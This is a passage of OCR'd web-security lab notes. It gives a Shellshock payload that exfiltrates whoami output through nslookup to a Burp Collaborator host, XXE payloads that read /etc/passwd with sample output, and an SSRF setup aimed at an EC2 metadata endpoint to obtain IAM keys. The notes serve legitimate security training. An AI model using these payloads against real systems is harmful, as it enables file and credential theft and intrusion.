
now go to the target right click to add url in scope
now go to the browser
choose any product now click back
now again click any product now click back
now you will see the issues



now intercept on
click any product
send request in intruder








now remove user-agent: data then add the payload


```
() { :; }; /usr/bin/nslookup $(whoami).BURP-COLLABORATOR-SUBDOMAIN
```

now remove referer: data then add payload


```
http://192.168.0.1:8080
```



now click on payload option
now modify this



now start the attack
after start the attack go to the burp collaborator option and click on poll



now you will see the burp collaborator windows lab is solved :)


10 xxe injection (XML external entity (XXE) injection)

XML external entity (XXE) injection

In this section, we'll explain what XML external entity injection is, describe some common examples, explain how to find and exploit various kinds of XXE injection, and summarize how to prevent XXE injection attacks.

What is XML external entity injection?

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any back-end or external systems that the application itself can access.
In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



Labs

If you're already familiar with the basic concepts behind XXE vulnerabilities and just want to practice exploiting them on some realistic, deliberately vulnerable targets, you can access all of the labs in this topic from the link below.

View all XXE labs

How do XXE vulnerabilities arise?

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

Read more

Learn about the XML format, DTDs, and external entities

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.

XML entities

In this section, we'll explain some key features of XML that are relevant to understanding XXE vulnerabilities.

What is XML?

XML stands for "extensible markup language". XML is a language designed for storing and transporting data. Like HTML, XML uses a tree-like structure of tags and data. Unlike HTML, XML does not use predefined tags, and so tags can be given names that describe the data. Earlier in the web's history, XML was in vogue as a data transport format (the "X" in "AJAX" stands for "XML"). But its popularity has now declined in favor of the JSON format.

What are XML entities?

XML entities are a way of representing an item of data within an XML document, instead of using the data itself. Various entities are built in to the specification of the XML language. For example, the entities `<` and `>` represent the characters < and >. These are metacharacters used to denote XML tags, and so must generally be represented using their entities when they appear within data.

What is document type definition?

The XML document type definition (DTD) contains declarations that can define the structure of an XML document, the types of data values it can contain, and other items. The DTD is declared within the optional `DOCTYPE` element at the start of the XML document. The DTD can be fully self-contained within the document itself (known as an "internal DTD") or can be loaded from elsewhere (known as an "external DTD") or can be hybrid of the two.

What are XML custom entities?

XML allows custom entities to be defined within the DTD. For example:

`<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>`This definition means that any usage of the entity reference `&myentity;` within the XML document will be replaced with the defined value: "`my entity value`".

What are XML external entities?

XML external entities are a type of custom entity whose definition is located outside of the DTD where they are declared.

The declaration of an external entity uses the `SYSTEM` keyword and must specify a URL from which the value of the entity should be loaded. For example:

`<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>`The URL can use the `file://` protocol, and so external entities can be loaded from file. For example:

`<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>`XML external entities provide the primary means by which XML external entity attacks arise.

What are the types of XXE attacks?

There are various types of XXE attacks:

- Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application's response.
- Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.
- Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.
- Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

◇ Introduce (or edit) a `DOCTYPE` element that defines an external entity containing the path to the file.
◇ Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>
<stockCheck><productId>381</productId></stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the `/etc/passwd` file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<stockCheck><productId>&xxe;</productId></stockCheck>
```

This XXE payload defines an external entity `&xxe;` whose value is the contents of the `/etc/passwd` file and uses the entity within the `productId` value. This causes the application's response to include the contents of the file:

```
Invalid product ID: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin...
```

Note

With real-world XXE vulnerabilities, there will often be a large number of data values within the submitted XML, any one of which might

be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.

lab 1 exploiting xxe using externel entities to retrieve files

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response. To solve the lab, inject an XML external entity to retrieve the contents of the `/etc/passwd` file.


Solution:-
1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:
`<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>`
3. Replace the `productId` number with a reference to the external entity: `&xxe;`. The response should contain "Invalid product ID:" followed by the contents of the `/etc/passwd` file.

Community Solution:-
XXE Lab Breakdown_ Exploiting XXE using external entities to retrieve files.mp4


How to search for XXE!.mp4

Exploiting XXE using external entities to retrieve files (Video solution).mp4

solve lab :-
open lab
now click on any product
now click on check stock
now go to the burpsuite now you will see the post request



now you will see the vulnerable xml entities
now send request in burpsuite
now add the payload
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
now send request now you will see the result



lab is solved :)

lab 2 Exploiting XXE to perform SSRF attacks

Exploiting XXE to perform SSRF attacks

Aside from retrieval of sensitive data, the other main impact of XXE attacks is that they can be used to perform server-side request forgery (SSRF). This is a potentially serious vulnerability in which the server-side application can be induced to make HTTP requests to any URL that the server can access.

To exploit an XXE vulnerability to perform an SSRF attack, you need to define an external XML entity using the URL that you want to target, and use the defined entity within a data value. If you can use the defined entity within a data value that is returned in the application's response, then you will be able to view the response from the URL within the application's response, and so gain two-way interaction with the back-end system. If not, then you will only be able to perform blind SSRF attacks (which can still have critical consequences).
In the following XXE example, the external entity will cause the server to make a back-end HTTP request to an internal system within the organization's infrastructure:

```
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>
```

This lab has a "Check stock" feature that parses XML input and returns any unexpected values in the response.
The lab server is running a (simulated) EC2 metadata endpoint at the default URL, which is `http://169.254.169.254/`. This endpoint can be used to retrieve data about the instance, some of which might be sensitive.
To solve the lab, exploit the XXE vulnerability to perform an SSRF attack that obtains the server's IAM secret access key from the EC2 metadata endpoint

Solution:-
1. Visit a product page, click "Check stock", and intercept the resulting POST request in Burp Suite.
2. Insert the following external entity definition in between the XML declaration and the `stockCheck` element:

